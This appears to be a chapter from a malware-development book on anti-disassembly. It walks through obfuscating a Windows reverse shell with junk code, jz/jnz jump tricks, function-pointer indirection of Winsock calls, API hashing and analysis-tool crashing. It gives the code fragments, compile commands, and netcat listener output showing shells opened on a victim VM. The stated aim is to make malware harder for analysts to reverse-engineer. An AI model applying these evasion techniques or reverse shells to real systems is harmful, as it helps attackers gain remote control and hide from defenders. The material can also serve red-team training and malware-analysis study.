7

Strategies for Anti-Disassembly

Anti-disassembly utilizes specially formulated code or data within a program to deceive disassembly analysis tools, resulting in a misleading program listing. Malware authors construct this technique either manually, with a dedicated tool in the creation and deployment process, or by integrating it into their malware's source code. Although any successfully executed code can be reverse-engineered, in this chapter, you will learn how to armor your code with anti-disassembly and anti-debugging methods, thereby raising the level of expertise required for successful malware development.

In this chapter, we're going to cover the following main topics:

- Popular anti-disassembly techniques
- Exploring the function control problem and its benefits
- Obfuscation of the API and assembly code
- Crashing malware analysis tools

Popular anti-disassembly techniques

Malicious software creators utilize strategies to hinder the disassembly procedure and obstruct the reverse-engineering process of their code. The software utilizes carefully designed and developed code to manipulate disassembly analysis tools to produce an erroneous program listing.

Here are a few commonly used techniques that can prevent disassembly:

- **API obfuscation** refers to the practice of changing the names of identifiers, such as class names, method names, and field names, to arbitrary names. This is done to make it challenging for anybody reading the code to comprehend its functionality.
- **Opcode**/**assembly code obfuscation** complicates the process of disassembling malware through the use of strategies such as executables containing decrypted sections and code instructions that are illegible or illogical.
- **Control flow graph** (**CFG**) **flattening** involves breaking up nested loops and if statements, which are then concealed within a large switch statement wrapped inside a loop.

The next trick is combining `jz` with `jnz`. Doing this allows you to create jump instructions with the same target. This jump is unrecognized by the disassembler since it only disassembles instructions individually.

Let's analyze the techniques that are used by malware authors for anti-disassembling. We will research and reimplement them.

Practical example

Let's start with our code from ***Chapter 1***: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/03-reverse-shell-windows/hack3.c**.

To obfuscate the opcode/assembly code of the provided C program, we can employ various techniques, such as inserting junk instructions, modifying control flow, and encrypting sections of the code.

Here's an example of how we can obfuscate the provided C program using opcode/assembly code obfuscation techniques: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter07/01-asm-code-obfuscation/hack.c**.

As you can see, the only difference is **`dummyFunction()`**, which makes meaningless calculations that don't affect the main logic of the malware but complicate its reverse engineering.

`dummyFunction()` starts from initialization:

```
volatile int x = 0;
x += 1;
x -= 1;
x *= 2;
x /= 2;
double y = 2.5;
double z = 3.7;
double result = 0.0;
```

At this point, we can perform additional mathematical operations:

```
result = sqrt(pow(y, 2) + pow(z, 2)); // Calculate square root of sum of squares
result = sin(result); // Calculate sine of the result
result = cos(result); // Calculate cosine of the result
result = tan(result); // Calculate tangent of the result
```

Next, we must update the result. For example, we could implement an extra for loop, as shown here:

```
for (int i = 0; i < 10; ++i) {
  result *= i;
  result /= (i + 1);
  result += i;
}
```

Finally, we can use the final result to perform some conditional operations:


```
if (result > 100) {
  result -= 100;
} else {
  result += 100;
}
```

So, as you can see, the purpose of this function is to calculate some trigonometric functions and then use some conditional operations.

As usual, compile the PoC code via **`mingw`**. Enter the following command:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

On Kali Linux, it looks like this:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/01-asm-code-obfuscation]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/01-asm-code-obfuscation]
└─$ ls -lt
total 28
-rwxr-xr-x 1 cocomelonc cocomelonc 20992 Mar 28 16:53 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2293 Mar 28 15:27 hack.c
```


Figure 7.1 – Compiling our "malware" application

For simplicity, we didn't use additional optimization when compiling.

Run the following command on the victim's machine. In my case, it's a Windows 10 x64 v1903 machine:

```
$ .\hack.exe
```

The result of this command is shown in the following screenshot:


win10-1903 (workshop) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
┌─[parrot@parrot]─[~]
└──╼ $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:50146.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.

Z:\packtpub\chapter07\01-asm-code-obfuscation>whoami
whoami
win10-1903\user

Z:\packtpub\chapter07\01-asm-code-obfuscation>_
```

```
PS Z:\packtpub\chapter07\01-asm-code-obfuscation> .\hack.exe
PS Z:\packtpub\chapter07\01-asm-code-obfuscation> whoami
win10-1903\user
PS Z:\packtpub\chapter07\01-asm-code-obfuscation>
```

Figure 7.2 – Reverse shell spawned on a Windows machine

Of course, in real-life malware, everything will be more complicated and confusing.

This book doesn't cover how to analyze malware and disassemble processes, so we will leave this as something for you to research. You can learn more by reading the following books:

- *Practical Malware Analysis*: **https://www.amazon.co.uk/Practical-Malware-Analysis-Hands-Dissecting/dp/1593272901**
- *Learning Malware Analysis*: **https://www.amazon.com/Learning-Malware-Analysis-techniques-investigate/dp/1788392507**

- *Malware Analysis Techniques*: https://www.amazon.com/Malware-Analysis-Techniques-adversarial-software/dp/1839212276

In the following example, we will apply the final trick: combining `jz` with `jnz`.

As a starting point, let's look at our reverse shell once more: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/03-reverse-shell-windows/hack3.c.


After some updates, we can combine `jz` with `jnz` in our C program. This can be seen at https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter07/02-combined-jz-jnz/hack.c.

As you can see, the only difference is the conditional block.

As usual, compile the PoC code via `mingw`. Enter the following command:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

On Kali Linux, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/02-combined-jz-jnz]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/02-combined-jz-jnz]
└─$ ls -lt
total 44
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Mar 29 16:52 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1652 Mar 29 16:36 hack.c
```

Figure 7.3 – Compiling our "malware" application

As usual, run it on the victim's machine to check for correctness:

```
$ .\hack.exe
```

The result of running this command on Windows 10 looks like this:



```
┌─[parrot@parrot]─[~]
└──╼ $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:50632.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reser

Z:\packtpub\chapter07\02-combined-jz-jnz>whoami
whoami
win10-1903\user

Z:\packtpub\chapter07\02-combined-jz-jnz>_
```

win10-1903 (workshop) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
PS Z:\packtpub\chapter07\02-combined-jz-jnz> .\hack.exe
PS Z:\packtpub\chapter07\02-combined-jz-jnz>
PS Z:\packtpub\chapter07\02-combined-jz-jnz> whoami
win10-1903\user
PS Z:\packtpub\chapter07\02-combined-jz-jnz>
```

Figure 7.4 – Reverse shell spawned on a Windows machine

This technique is very common in real-life malware to confuse malware analysts and cyber threat intelligence specialists.

Exploring the function control problem and its benefits

Modern disassemblers, such as IDA Pro, and NSA Ghidra, are highly effective at analyzing function calls and deducing high-level information by understanding the relationships between functions. This type of analysis is effective when it's applied to code written in a conventional programming style and compiled with a standard compiler. However, it can be easily bypassed by the creator of malware.

Function pointers are widely used in the C programming language and play a significant role in C++. However, they continue to present challenges to disassemblers.

When function pointers are used correctly in a C program, they can significantly limit the amount of information that can be automatically inferred about the program's flow. When function pointers are utilized in handwritten assembly or implemented in a nonstandard manner in source code, it can pose challenges in reverse-engineering the results without the use of dynamic analysis.

The use of function pointers in this context serves a similar purpose to function call obfuscation. Both techniques aim to obscure the direct invocation of functions within the code, making it more challenging for disassemblers to analyze the program flow and understand the functionality of the code.

Function call obfuscation typically involves altering the names of function calls or utilizing indirect calls to obfuscate the flow of execution. Similarly, using function pointers to dynamically resolve and invoke functions achieves a similar level of obfuscation as the actual function calls are not directly visible in the code.

In both cases, the goal is to hinder reverse engineering efforts by obscuring the relationships between different parts of the code and making it more difficult for disassemblers to automatically deduce the program's logic.

Practical example

Let's look at an example. We will use function call obfuscation in our Windows reverse shell program: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/03-reverse-shell-windows/hack3.c.

We'll use function pointers to indirectly call the Winsock functions:

```
// define obfuscated function pointer types for Winsock functions
typedef int (WSAAPI *WSAStartup_t)(WORD, LPWSADATA);
typedef SOCKET (WSAAPI *WSASocket_t)(int, int, int, LPWSAPROTOCOL_INFO, GROUP, DWORD);
typedef int (WSAAPI *WSAConnect_t)(SOCKET, const struct sockaddr*, int, LPWSABUF, LPWSABUF, LPQOS,
```

Then, before using the functions, we'll resolve the addresses dynamically:


```
// Resolve function addresses dynamically
WSAStartup_t Cat = (WSAStartup_t)GetProcAddress(hWS2_32, "WSAStartup");
WSASocket_t Dog = (WSASocket_t)GetProcAddress(hWS2_32, "WSASocketA");
WSAConnect_t Mouse = (WSAConnect_t)GetProcAddress(hWS2_32, "WSAConnect");
```

Finally, use these functions to spawn reverse shell logic: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter07/03-function-pointers/hack.c.

As usual, compile the PoC code via **mingw**. Enter the following command:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

On Kali Linux, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/03-function-pointers]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/03-function-pointers]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Mar 30 16:01 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2025 Mar 30 16:01 hack.c
```

Figure 7.5 – Compiling our "malware" application

Then, as usual, run it on the victim's machine:

```
$ .\hack.exe
```

The result of running this command on Windows 10 looks like this:



win10-1903 (workshop) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
┌─[parrot@parrot]─[~]
└──╼ $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:50836.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reser

Z:\packtpub\chapter07\03-function-pointers>whoam
whoami
win10-1903\user

Z:\packtpub\chapter07\03-function-pointers>_
```

```
PS Z:\packtpub\chapter07\03-function-pointers> .\hack.exe
PS Z:\packtpub\chapter07\03-function-pointers> whoami
win10-1903\user
PS Z:\packtpub\chapter07\03-function-pointers>
```

Figure 7.6 – Reverse shell spawned on a Windows machine

This technique is also used in real malware.

Obfuscation of the API and assembly code

Obfuscation of API and assembly code is a technique that's employed to hinder reverse engineering efforts by making it difficult for disassembly analysis tools to accurately understand the functionality of a program. This technique involves intentionally complicating the code or data structures within a program to confuse disassemblers, resulting in a misleading program listing.

This is typically accomplished through the use of **API hashing**, a process in which names of API functions are replaced by a hashed value.

Practical example

Let's cover a practical example to understand this.

We won't cover the hashing algorithm and its importance in malware development here; we will discuss this topic at length in ***Chapter 9***. We will only write the source code here.

First of all, we will write a simple PowerShell script for calculating a hash of a given function name. In our case, it's a **`CreateProcess`** string:

```
$FunctionsToHash = @("CreateProcess")
$FunctionsToHash | ForEach-Object {
  $functionName = $_
  $hashValue = 0x35
  [int]$index = 0
  $functionName.ToCharArray() | ForEach-Object {
    $char = $_
    $charValue = [int64]$char
    $charValue = '0x{0:x}' -f $charValue
    $hashValue += $hashValue * 0xab10f29f + $charValue                                   -band 0xf
    $hashHexValue = '0x{0:x}' -f $hashValue
    $index++
    Write-Host "Iteration $index : $char : $charValue : $hashHexValue"
  }
  Write-Host "$functionName`t $('0x00{0:x}' -f $hashValue)"
}
```

For the **`CreateProcess`** string, the result of the script would be **`0x005d47253`**.

So in the C code, this function looks like the following:


```
DWORD calcHash(char *string) {
  size_t stringLength = strnlen_s(string, 50);
  DWORD hash = 0x35;
  for (size_t i = 0; i < stringLength; i++) {
     hash += (hash * 0xab10f29f + string[i]) & 0xffffff;
  }
  return hash;
}
```

The full source code is available on GitHub: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter07/04-winapi-hashing/hack.c**.

Compile it on Kali Linux:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

Here's the result:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/04-winapi-hashing]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/04-winapi-hashing]
└─$ ls -lt
total 28
-rwxr-xr-x 1 cocomelonc cocomelonc 16896 Mar 31 04:19 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2427 Mar 31 03:01 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc   535 Mar 31 01:56 hash.ps1
```

Figure 7.7 – Compiling our "malware" application

Then, as usual, run it on the victim's machine:

```
$ .\hack.exe
```

The result of running this command on Windows 10 can be seen here:



```
┌─[parrot@parrot]─[~]
└──── $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:51323.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reser

Z:\packtpub\chapter07\04-winapi-hashing>_
```

win10-1903 (workshop) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Policy Bypass -File .\hash.ps1
Iteration 1 : C : 0x43 : 0x823b63
Iteration 2 : r : 0x72 : 0xb8b452
Iteration 3 : e : 0x65 : 0x10637a5
Iteration 4 : a : 0x61 : 0x1ccc181
Iteration 5 : t : 0x74 : 0x1f4e314
Iteration 6 : e : 0x65 : 0x1f6d4e5
Iteration 7 : P : 0x50 : 0x2d58970
Iteration 8 : r : 0x72 : 0x361c672
Iteration 9 : o : 0x6f : 0x3d3cbaf
Iteration 10 : c : 0x63 : 0x3dabbc3
Iteration 11 : e : 0x65 : 0x463b045
Iteration 12 : s : 0x73 : 0x53f6593
Iteration 13 : s : 0x73 : 0x5d47253
CreateProcess    0x005d47253
PS Z:\packtpub\chapter07\04-winapi-hashing> .\hack.exe
PS Z:\packtpub\chapter07\04-winapi-hashing>
```

Figure 7.8 – Reverse shell spawned on a Windows machine

As we can see, everything worked perfectly. This trick is one of the most popular techniques in real-life malware, including Carbanak, Carberp, Loki, Conti, and others. We will discuss the source codes of the most popular malware in the final part of this book.

Crashing malware analysis tools

Various techniques can be used to crash analysis tools, such as highly complicated recursive functions that cause IDA/Ghidra or any other tool to run out of memory and crash, as well as the virtual machine it's being run on.

Practical example


Here's a simple example in C that demonstrates a technique for crashing analysis tools by using highly complicated recursive functions: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter07/05-crashing-tools/hack.c**.

In this practical example, **`recFunction`** is intentionally designed to consume a large amount of stack space due to its recursive nature. When called with a large input value, it can cause a stack overflow, leading to the analysis tool or virtual machine attempting to execute it crashing.

Compile it:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

On Kali Linux, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/05-crashing-tools]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter07/05-crashing-tools]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 19 20:12 hack.exe
```

Figure 7.9 – Compiling our "malware" application

Then, as usual, run it on the victim's machine:

```
$ .\hack.exe
```

The result of running this command on Windows 10 can be seen here:



```
┌[parrot@parrot]─[~]
└──╼ $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:50994.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights re

Z:\packtpub\chapter07\05-crashing-tools>_
```

win10-1903 (workshop) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\packtpub\chapter07\05-crashing-tools\
PS Z:\packtpub\chapter07\05-crashing-tools> .\hack.exe
PS Z:\packtpub\chapter07\05-crashing-tools>
```

Figure 7.10 – Reverse shell spawned on a Windows machine

This trick is also a popular technique in real malware and tools such as Cobalt Strike, which is famous for doing this.

Summary

In this chapter, we explored the techniques and strategies that are used for anti-disassembly, which aim to impede the efforts of reverse engineers in understanding the functionality of a program. By employing specialized code or data structures within a program, developers can deceive disassembly analysis tools, resulting in a misleading program listing.

Throughout this chapter, we have discussed various methods of anti-disassembly, including function control flow, as well as obfuscation of API and assembly code. These techniques involve intentionally complicating the code or data structures, making it difficult for disassemblers to accurately interpret the program's logic.

In the next chapter, we will discuss how to bypass antivirus solutions.